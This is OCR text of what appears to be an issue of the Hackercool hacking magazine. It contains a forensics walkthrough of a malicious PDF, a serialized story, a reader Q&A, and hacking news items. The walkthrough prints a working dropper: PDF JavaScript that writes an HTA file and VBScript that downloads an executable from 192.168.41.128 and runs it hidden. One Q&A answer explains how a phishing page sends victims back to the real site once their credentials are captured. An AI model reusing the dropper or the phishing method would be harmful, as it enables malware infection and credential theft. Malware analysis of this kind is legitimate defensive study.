
AS we can see in the above image, Object 10 launches a shell and searches for the payload Object 8 in different locations. This will complete the exploit.

Now let us look at our third subject file. i.e test3.pdf. On opening it in the interactive mode, we can see it as shown below.



```
Version 0:
        Catalog: 1
        Info: No
        Objects (5): [1, 2, 3, 4, 5]
        Streams (1): [4]
                Encoded (0): []
        Objects with JS code (1): [4]
        Suspicious elements:
                /OpenAction: [1]
                /Names: [1]
                /JS: [1]
                /JavaScript: [1]


PPDF>
```


It has five objects. The first object seems to the OPenAction object. i.e the action that takes place once the pdf file is opened. So let us have a look at it first.



```
PPDF> object 1

<< /Type /Catalog
/Pages 2 0 R
/OpenAction [ 5 0 R /Fit ]
/Names << /JavaScript << /Names [ EmbeddedJS << /S /JavaScript
/JS this.saveAs('../../../../../../../../../../../../../../../../Windows/Temp/Y
rFd.hta');
app.launchURL('c$:/../../../../../../../../../../../../../../../../Windows/Temp
/YrFd.hta');
   >> ] >> >> >>

PPDF>
```


This is a Javascript file referring to objects 2 and 5. It seems as soon as the file is clicked upon, it pops up a hta window named YrFd.hta which is created in the Windows Temp folder. Hta stands for HTML application file.

Object 2 is referring once again to Object 5 and this Object in turn refers to Object 4.



```
PPDF> object 2

<< /Kids [ 5 0 R ]
/Type /Pages
/Count 1 >>

PPDF> object 5

<< /Parent 2 0 R
/Contents 4 0 R
/Type /Page >>

PPDF>
```

Object 4 is also a stream so I right away use the stream command to view this object. This object is not encoded and can be seen as follows.



```
PPDF> stream 4

<head><hta:application
applicationname="YrFd"
border="none"
borderstyle="normal"
caption="false"
contextmenu="false"
icon="%SystemRoot%/Installer/{7E1360F1-8915-419A-B939-900B26F057F0}/Professiona
l.ico"
maximizebutton="false"
minimizebutton="false"
navigable="false"
scroll="false"
selection="false"
showintaskbar="No"
sysmenu="false"
version="1.0"
windowstate="Minimize"></head>
<style>* { visibility: hidden; }</style>
<script language="VBScript">
window.resizeTo 1,1
window.moveTo -2000,-2000
sysmenu="false"
version="1.0"
windowstate="Minimize"></head>
<style>* { visibility: hidden; }</style>
<script language="VBScript">
window.resizeTo 1,1
window.moveTo -2000,-2000
</script>
<script type="text/javascript">setTimeout("window.close()", 5000);</script>
<script language="VBScript">
On Error Resume Next
Set Fa = CreateObject("Microsoft.XMLHTTP")
Fa.open "GET","http://192.168.41.128:8080/YrFd.exe",False
Fa.send
Set RQ = CreateObject("ADODB.Stream")
RQ.Open
RQ.Type=1
RQ.Write Fa.responseBody
RQ.SaveToFile "C:/Windows/Temp/YrFd.exe",2
set shellobj = CreateObject("wscript.shell")
shellobj.Run "C:/Windows/Temp/YrFd.exe",0
</script>

PPDF>
```

It is Javascript code. The important part of the code is underlined in red. It is an IP address to which this code will connect to and then will create a shell. This shell will run the file created in the Temp folder of Windows without launching it. That's all in this month's Forensics. We will be back with a new Forensi tool next month.

IGNORED

HACKED - The Beginning

I was very much seriously getting involved in the case (First of all, why I am calling it a case). NIranjan was sure it was a case of hacking, but even with my pre-amateurish forensic kills, I was sure it was a clear case of somebody using his download data. Since it was not a WI-Fi network, there's a pretty less chance of somebody hacking it. Was there some serious hacking going on beyond my knowledge? I was seriously thinking about it day and night.

Soon the company Omax called me for another round of interview. Six of us met again. I put on my best of the formal dresses and attended it. My confidence levels were pretty high on that day. All of us were called into a room where a man dressed in formals asked us to have a seat. He asked each and everyone of us to tell us about ourselves, Everybody had a predefined answer. I told him mine and ended it by saying that I wanted to be a penetration tester. He right away asked If somebody told me for what role I am here.

I said "No". I should have right away understood that my chances of getting selected there were slim there, but I didn't. Blame it on inexperience, in whatever way. After some time they sent us away saying they will call us again. We six of us were on our own way again. One of them was very encouraging and appeared to be a team player. He said that I will definitely be selected since I got a very good grade in security.

We were forming into a team, I thought. A team which will be working together if we got selected. That's would be good indeed. Meanwhile I was fixated on my friend's case. Since hacking was ruled out in this case, I began to check out who had access to this computer for using its bandwidth. There are two people if it is not hacking. My friend and his relative. I ruled out his relative as he had neither motive nor seemed interested in such things (I saw him).

The second suspect is my own friend. But that would be illogical. He had more advantage in not even telling me about the data speed. Yeah, no matter he is a young boy but still reaching the FUP in 10days is too much. That would be embarrassing for him to admit. He would have kept quiet instead.

Just as it was turning into a cold case (I watch lot of police related stuff), a thought flashed into my mind. I was ignoring one suspect. His weird looking neighbour.He could have done that. He was young and looked suspicious. I right away called my friend and got to know that he would always give the keys to him since he had no idea when his relative would turn up. I conveyed my suspicion to him. My friend said that he would'nt do anything like that and gave him a clean chit.

I did not prolong this matter but was confident that he may be the one. I asked my friend not to give him keys for one month. My friend agreed. As nine days went by, my friend said he was vacating his room urgently as he had to go to his village and would not come back for some days. C'mon man. I was disappointed a bit but was helpless. I asked my friend to check his data limit but he could'nt due to his packing.

This was a disappointment. I expected something from this case but it would not be. Just like everything around me. After two days my friend Niranjan called me and told me that on the day of his journey his neighbour asked permission to use his system for downloading something. He told me that the download was happening very inside a window.

To Be Continued

HACKING Q&A

Q: Hi. I googled importing of exploits from exploit-db to MSF. But all examples are ruby scripts. I tried to import python.py scripts, then i performed Search on MSF prompt but the added .py exploit did not appear in the Search results. I tried both (1)/root/msf4/modules and (2) /usr/share/metasploit-framework/modules/. Both without success. How do we import python scripts from exploit-db into metasploit? -Marko.

A: Hello Marko, Metasploit is entirely coded in Ruby and at present it only supports Ruby exploits.It doesn't support modules or scripts written in Python. This is the reason why python exploits do not appear in Metasploit search results.

Q: While practising hacking, how can I set my own IP address as target. - Ronato.

A: Ronato, This question of yours is ambigious. What do you mean by own IP address. If you want to set the IP address of the machine from which you are hacking, you can set it as 127.0.0.1. If you are in a LAN and want to set your gateway as target IP, then do "ipconfig"(if it is a Windows system) or "ifconfig" (if it is a Linux system) and find out your system's local IP first. Then change the last bit to "1" or "2". Still this can be answered better if the question was bit clear.

Q: Hi, I have read your Art of Phishing articles. But I am confused a bit. What will be shown next to victim on phishing page after he enters his username and password. How can we get data in password.txt and redirect him after entering his data to original page so that he will not know about phishing.-Matt.

A: Hey Matt. Normally in phishing, when a user enters his credentials he will be redirected to the original webpage of the site we are trying to phish. For example, we have created a phishing page for a site xyz.com. Once a user enters the credentials for this site, he will be redirected to the original website of xyz.com. The user will think its a glitch and try to login once again.

Q: Hello. Upon booting Kali in VirtualBox, and selecting the gnu/Linux boot option, I briefly see a command line flash with some "clean" command and then an immediate crash of my entire host system to a Windows BSOD with the error IRQL UNEXPECTED VALUE. Any suggestions? VMX is enabled in Bios and this is a clean install of Win10 on a brand new PC. -Neutrino.

A: Neutrino, The error you specified can be caused by various reasons in Windows 10. More information about solving this problem is given in the Microsoft site.

Send all your questions regarding hacking to qa@hackercool.com

HACKING NEWS

Football Association worried about hacking :

The Football association is worried about IT security and hacking can lead to breach of sensitive information such as injury, squad selection and tactical details could be made public. It has conveyed its concerns to FIFA and has advised its players to avoid using public or hotel Wifi and to be alert.

FBI can keep hacking details secret :

The Court today ruled that FBI will not have to reveal who hacked the IPhone of San Benardino shooter Syed Farook. The Court gave this judgement in response to pleas by many media houses took FBI to court to find out which company helped FBI to crack the FBI.

Spain to extradite Kelihos botnet founder to US :

Spanish court today granted extradition of Russian citizen Peter Levashov to US. Peter has been found guilty of running a Botnet named Kelihos, a network of more than 100,000 infected devices used by cyber criminals to distribute virus, ransomware, phishing emails and other spam.

NATO soldiers in Eastern Europe under threat of smart phone hacking :

Smart Phones used by NATO soldiers posted in Eastern Europe are being hacked by an unknown actor. There have been atleast six cases of phone hacking as reported by media. There have been various methods of hacking like stingray devices, Facebook hacking and sending phony emails to hack these smart phones. US has blamed Russia for these hacks.

Privacy International seeks funds to fight legal fights against UK Government :

Privacy International, a group that fights for privacy rights is running a crowdfunding campaign to try to raise funds to help cover its legal costs as it continues to challenge the UK government over its use of hacking as a mass surveillance technique to gather intelligence.The group is aiming to raise £5,000 like this.

News Group willing to pay damages to ex Intelligence Officer :

News Group Network the owner of erstwhile "News of the World" media has agreed to pay damages to Ian Hurst, the ex-intelligence officer. Hurst served in the Intelligence Corps and the Force Research Unit in Northern Ireland between 1980 and 1991 when he retired.News group is alleged of hacking into his computer to gain insights for news articles.

Taiwanese premier wants review of country's information security :

Premier Lai Ching-te of Taiwan requested relevant agencies to review country's information security after hackers hacked the Far Eastern International Bank of the country. Far Eastern Bank reported that it's computer systems were hacked by implanting a malware and the bank's SWIFT network was compromised.

Two men arrested in Sri Lanka for helping hackers in Taiwan hacking :

Sri Lankan police have arrested two men for allegedly helping international cyber criminals who hacked into computers of a Taiwan bank and stole millions of dollars.The Sri Lankan police said they were working closely with their Taiwanese counterparts.The two men were arrested when they tried to withdraw a large sum of money wired to their accounts with a Sri Lankan bank branch in the capital Colombo.

Sri Lanka arrests another man over Taiwan hacking :

After arresting two men for allegedly hacking a Taiwanese bank,Sri Lankan Government has arrested Litro Gas chairman Shalila Moonesinghe over same charges. He was arrested after US$1.1 million from the Far Eastern International Bank in Taiwan was found in his personal bank account.

Hackers join hands to secure US elections

Hackers are joining forces with US governors and academics to form a new group that will aim to prevent the hacking of voter machines and tamper the results of the election.

HACKING NEWS

Founder of Oilpro.com pleads guilty to hacking into his rival firm's database :

The founder of Oilpro.com, the popular networking site has been sentenced to imprisonment upto one year and one day for hacking into his competitors database. It seems he used the breached information to defraud the company and lure the users to his site which offered similar services.

Kansas University student expelled for changing grades :

A student of University of Kansas was expelled today for hacking into a system and changing his grades. The student performed this act by plugging a keystroke logger to the back of the system which gave him the required credentals.Then he changed his grades from an F to A.

US Congress may pass a "hackback" bill :

Two Senators have introduced a bill callled as "Active Cyber Defense Certainty (ACDC) act which will allow hacking victims hack back the hacker who hacked them. This would literally allow hacked companies to venture outside their networks to identify the intruder and hack their systems back, destroy any data that had been stolen, and deploy "beaconing technology" to trace the physical location of the attacker.

Sensitive data of F-35 planes stolen :

Sensitive data belonging to an unnamed Australian defense firm involved in developing the F-35 fighter jet was stolen by hackers in November of 2016.This has been confirmed by both US and Australian officials. The traces left by the hackers reveal them to be Chinese said the officials.

APT groups now targeting Asia Pacific Region :

As per the report made by Kaspersky Labs, Advanced Pensistent Threat(APT) groups are targeting Asia Pacific countries with monetary gain as their intention. Financial institutions of countries like Malaysia, South Korea, Indonesia, Philippines, China (Hong Kong), Bangladesh and Vietnam have already been breached Kaspersky has monitored and detected APT's like Lazarus and CobaltGoblin.

Hackers exploiting Adobe Flash vulnerability to install Finspy spyware :

Kaspersky labs has discovered that hackers are using a remote code execution vulnerability in Adobe Flash to install the infamous FInSpy spyware. The exploit was hidden in an Office Document. FinSpy is infamous for being a surveillance software that's been sold to law enforcement groups and governments worldwide.

Microsoft was hacked in 2013 :

If reports from Reuters has to be believed, the highly sensitive bug tracking database of Microsoft was hacked in 2013 by a hacking group known as Morpho, Butterfly or Wild Neutron. Microsoft though kept the breach secret. If this is indeed true, then hackers would have used this highly critical information to hack other systems.

Smartwatches for kids can be hacked too :

If you want to gift a smart watch to your kid, think again. These smart watches are damn vulnerable to hacking. The Norwegian Consumer Council (NCC) carried out tests on four smartwatches(Gator 2, Tinitell, Viksfjord and Xplora) and found that hackers could exploit security holes in three of the watches allowing hackers to talk to the kids wearing them and even spoof their location letting parents think they are actually somewhere else.

APT28 hackers targeting the Adobe Flash vulnerability:

Russian hacking group Fancy Bear, also known as APT28 is rushing to exploit the Adobe Flash vulnerability disclosed recently to hack systems before the patches are applied. A number of emails have been sent to government offices in Europe and the US specialising in foreign relations as well as private businesses in the aerospace industry. This vulnerability can be exploited by sending a Word document.

HACKING NEWS

EU to compensate computer hacking victims :

European Union is all set to make a regulation to provide compensation for the users who are victims of computer hacking. All the customers belonging to a company are eligible for this compensation even though their account is not breached. Although this law looks good, it has raised new suspicions that companies may not report the data breaches in fear of paying hefty compensation.

Nepali Banks targeted for siphoning of money :

Hackers have targeted some Nepali banks and transferred millions of dollars by hacking the SWIFT, the backbone of world financial system.

SWIFT stands for "Society for Worldwide Interbank Telecommunication" It is a global financial messaging system used by thousands of banks and commercial organisations across the world to transfer money every day.

Hackers allegedly hacked the SWIFT codes using a malware.

Hackers now targeting US schools?

After hacking hospitals for personal data, it seems hackers are now targeting US schools for stealing personal data of students and staff. US Department of Education has issued a warning to parents, teachers and students about a severe cyber threat looming over the schools of the country. In few cases, the hackers are even issuing gore threats if their demands are not met.

New Reaper IOT Botnet on rise :

A new IOT botnet has been detected which has already infected smart devices over a million networks worldwide. The botnet is being called Reaper or IoT Troop. Reaper uses software hacking techniques to break into these smart devices. Reaper's potential for major Distributed Denial of Service (DDOS) attacks is enormous and may belittle last year's Mirai IoT botnet look like child's play.

Third accused in Fappening charged :

Emilio Herrera, 32 of Chicago has become the third accused to be charged with hacking and stealing victims private photos without permission between April 27 2013 and the end of August 2014. Herrera is accused of doing this by sending fake technical support emails to his victims posing as security team of their ISPs and asking for their login and password details. After getting the login details, he downloaded their intimate and sensitive photographs.

Dark Overlord claims credit for hacking US schools :

Hacker group "Dark Overlord" claimed responsibility for hacking some US schools and threatening the students with violence.The same group is famous for hacking into Netflix.

LG's SmartThinq app vulnerable to hacking :

SmartThinq is an app used to control LG devices through remote control.Security researchers recently discovered a security vulnerability called HomeHack,that allows hackers to create a fake LG SmartThinQ account. Security researchers while testing not only created a fake account but also used it to take over the user ’s legitimate LG account. With this account , they can remotely control the user’s smart LG appliances.

Dark OverLord threatens to leak secrets of Hollywood :


Hacking group DarkOverLord, which was responsible for recently hacking Netflix, is threatening to leak the database containing data belonging to Hollywood.They got hold of this data from Studio LIne 204 which is a top production house of Hollywood. Studio Line 204 has many clients which include Apple, Netflix, Funny or Die, ABC, HBO, Hulu etc. The other data allegedly also includes transaction records, bank deposit information and vendor lists.

hackercool

Mag + Blog

>Hackercool, is both a bog and a digital magazine that covers wide aspects of cyber security.

>Both our blog and magazine deal with topics from basic hacking to advanced hacking, penetration testing, ethical hacking, virtualization and everything related to hacking.and cyber security.related to cyber security.



hackercool.......

hacking.....as close to reality as possible.

HOME

For the LORD gives wisdom; From His mouth come knowledge and understanding.

– PROVERBS 2:6

This website is dedicated for absolute beginners to learn hacking. As my tagline says, keeping the hacks as close to reality as possible. That means there is no disabling firewall, turning off antivirus in my articles. In his experience as both ethical hacking trainer, the author of this website realized that most beginners who want to become hackers face many problems in understanding the complete concept of hacking. This website is made for people like these in mind, so obviously it will not only deal with hacking but also networking related to hacking when necessary. Although this site is made for absolute beginners it will also help professionals.

Subscribe to our monthly magazine. It's just 2.99$/mo or you can PAY WHATEVER YOU WANT

>Blog focusses on usage of various hacking tools from open source to commercial which are useful for pentesters.

> It also deals with solving various problems that arise during pentesting or security profiling.

> The blog boats over 30,000 visits for month.

> Over 300 subscribers on the site.

> The user base consists not only of cyber security professionals but also beginners who want to learn hacking and also cyber security reserachers.

> Over 1000 Facebook followers. (That's because I use an autoliker)

> Rapidly rising Google+ followers and around 200 Followers on my Youtube channel.

Hack

May 2017 Edition 0 Issu

EternalBl

Leaked b

THE ART OF PHISHI

Learn how to phish wit

Weeman HTTp server

METASPLOIT THIS I

EternalBlue and Double

METASPLOITABLE T

Hacking FTP, Telnet and

Hacking O

Hackercool

March 2017 Edition 0 Issue 6

Firewall : ON

Antivirus : ON

System Hacked

RTHS :

Hacking my

Friends

(Cont'd)

Privilege escalation

HACKED - The Beginning :

An account of a journey into the world of hacking.

METASPLOITABLE TUTORIALS

SMB Enumeration

HACKSTORY :

Yahoo hack gets a climax

INTERVIEW :

Md. Taher ALI, Shift Lead SOC Analyst

Hackercool Magazine is a cyber secur-ity monthly magazine which covers both advanced cyber security topics and basics of ethical hacking.

>It already has around 200 subscribers till date and growing very fast.

> This subscriber list doesn't include users who read this magazine on other platforms like Kindle, Nook, Barnes & Noble and Playster.

> Our readerbase consists of cyber security pofessionals, beginner hackers, hacking enthusiasts and students who want to learn hacking.

> Nook, Barnes & Noble and Playster.

For your advertising queries, contact

sales@hackercool.com